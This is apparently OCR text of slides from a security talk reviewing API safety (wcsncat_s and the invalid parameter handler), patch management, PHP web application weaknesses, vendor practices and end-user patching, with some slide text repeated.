These functions try to append the first **D** characters of **strSource** to the end of **strDest**, where **D** is the lesser of **count** and the length of **strSource**. If appending those **D** characters will fit within **strDest** (whose size is given as **sizeInBytes** or **sizeInWords**) and still leave room for a null terminator, then those characters are appended, starting at the original terminating null of **strDest**, and a new terminating null is appended; otherwise, **strDest**[0] is set to the null character and the invalid parameter handler is invoked, as described in Parameter Validation.

wcsncat_s() [cont.]

These functions try to append the first **D** characters of **strSource** to the end of **strDest**, where **D** is the lesser of **count** and the length of **strSource**. If appending those **D** characters will fit within **strDest** (whose size is given as **sizeInBytes** or **sizeInWords**) and still leave room for a null terminator, then those characters are appended, starting at the original terminating null of **strDest**, and a new terminating null is appended; otherwise, **strDest**[0] is set to the null character and the invalid parameter handler is invoked, as described in Parameter Validation.

Invalid Parameter Handler Routine

The behavior of the C Runtime when an invalid parameter is found is to call the currently assigned invalid parameter handler. The default invalid parameter invokes Watson crash reporting, which causes the application to crash and asks the user if they want to load the crash dump to Microsoft for analysis. In Debug mode, an invalid parameter also results in a failed assertion.

wcsncat_s() [cont.]

These functions try to append the first **D** characters of **strSource** to the end of **strDest**, where **D** is the lesser of **count** and the length of **strSource**. If appending those **D** characters will fit within **strDest** (whose size is given as **sizeInBytes** or **sizeInWords**) and still leave room for a null terminator, then those characters are appended, starting at the original terminating null of **strDest**, and a new terminating null is appended; otherwise, **strDest**[0] is set to the null character and the invalid parameter handler is invoked, as described in Parameter Validation.

Invalid Parameter Handler Routine

The behavior of the C Runtime when an invalid parameter is found is to call the currently assigned invalid parameter handler. The default invalid parameter invokes Watson crash reporting, which causes the application to crash and asks the user if they want to load the crash dump to Microsoft for analysis. In Debug mode, an invalid parameter also results in a failed assertion.

wcsncat_s() [cont.]

These functions try to append the first **D** characters of **strSource** to the end of **strDest**, where **D** is the lesser of **count** and the length of **strSource**. If appending those **D** characters will fit within **strDest** (whose size is given as **sizeInBytes** or **sizeInWords**) and still leave room for a null terminator, then those characters are appended, starting at the original terminating null of **strDest**, and a new terminating null is appended; otherwise, **strDest**[0] is set to the null character and the invalid parameter handler is invoked, as described in Parameter Validation.

Invalid Parameter Handler Routine

The behavior of the C Runtime when an invalid parameter is found is to call the currently assigned invalid parameter handler. The default invalid parameter invokes Watson crash reporting, which causes the application to crash and asks the user if they want to load the crash dump to Microsoft for analysis. In Debug mode, an invalid parameter also results in a failed assertion.

=> One has to be extra careful (either redefine the exception, or use the right flag), otherwise a DoS will follow

How networks are being managed

Legalese actually helps

- Patches come and go. A guideline such as the SANS Top 20 is useless in the long term
- SOX, FISMA, GLBA, HIPAA are mostly about change management
- Once a procedure is in place to control each device on the network (and track its changes), deploying patches (and knowing where to deploy them) gets much easier

Best practices help too

- A good set of best practices reduce the risk by disabling unused services and strengthening the default permissions
- Also protect against weak end-users and their inherent risks (bad password, etc...)

Patch Deployment is easier

- WSUS (Microsoft)
- BigFix, Citadel, etc...

Web Apps

SQL injection, XSS, code execution, etc...

- All of these exist in a lot of different web apps (especially in PHP apps)
- PHP seems to be bad because that's the most popular language to write a web app
- What's the deal with PHP ? Is it so insecure ?

Problems with PHP

- No clear I/O filtering
- A web app can modify a global variable (register_globals = YES)
- No compilation - it's harder to spot the use of uninitialized variables (combined with register_globals = YES this is deadly)
- No good SQL layer - an application has to write its SQL queries directly
- Ugly hacks (magic_quotes = YES) make things even worse. The behavior of the language is not the same from one site to another

PHP

- The only way to write a secure web application implies a lot of security work - scrub/filter every variable, etc...
- Extra careful when doing SQL queries
- A high level language ends up doing very low level checks

Frameworks to the rescue

- Ruby on Rails, WebObjects, TurboGears, etc...
- Let the framework do most of the security
- No SQL queries - object modeling generates that automatically (or stored procedures)
- HTML filtering done by default, etc...
- No modification of random variables in the code
- In **good** frameworks : clear definition of the I/O
- Will generic web apps be based on frameworks in the next 12 - 24 months ?

Software vendors

(Non-Microsoft/Linux/Apple)

Software vendors

- Benefit from the OS mitigation techniques (ASLR, NX, etc...). Need to audit, though.
- Impossible to gauge :
  - Less popularity implies less scrutiny
  - Huge differences between vendors
  - Here's what we've seen

SVs : the good

- Some vendors are very pro-active security-wise (if one flaw is disclosed, a full audit is conducted and “all” flaws are covered by a full rewrite if needed)
- Other vendors show a good “best effort” when auditing internal software (code was in bad shape security wise, fixed what they could)

SVs : the bad

- One class of flaw disclosed to a vendor, they only fix one instance of it (no audit at all)
- Do not use /GS when compiling
- Security by obscurity. Silently fix a flaw between releases, etc... (at least, it's fixed)

SVs : the ugly

- “This patch fixes a denial of service” (read: “this patch fixes a remote root exploit”)
- Unfixable design flaws (unauthenticated control channel over UDP, unprotected RPC services giving read/write access to the remote disk, registry, etc...)

End-users

End users

- Not security experts (and should not have to be)
- More aware of security risks than a few years ago - firewalls are common, more careful when receiving unsolicited emails, etc...

End-users

- Security is effective when it's **non intrusive**
- Wireless routers : Good firewalls (NAT devices) and protect against the next worms (if any). And they get rid of the cables, too!
- Vista User Account Control (UAC) : too intrusive, users will click "Yes" all the time

End-users

- Non-geeks still don't patch enough (XP SP2 works well in that regard, by forcing the patches down their throat)
- On Mac OS X, Software Update pops up at the wrong time all the time
- Users who don't patch enter into a vicious cycle : the less they patch, the bigger the patch set is, so the less they patch

End-users


- Malware still there though -- which means users click “yes” whenever they’re prompted

Are we secure ? Not yet.

- Insecure configurations still there
- Flaws in drivers / kernel etc...
- Client side flaws (thanks to XP SP2 and its firewall) ; Internet Explorer/FireFox/etc...
- Network flaws (802.11, DDoS, etc...)
- Prevalence of DoS over real exploitable flaws (integrity over accessibility)
- Parallel networks (ie: Skype)

Conclusion

Conclusion


End user
Slightly better ?
Custom apps
???
3rd party apps
Still need improvement
Operating System
Hardware
Nearly there

Conclusion

- We're in relatively good shape
- Things are not perfect yet, but they used to be much worse
- The quality of 3rd party apps is still uneven, though

Questions ?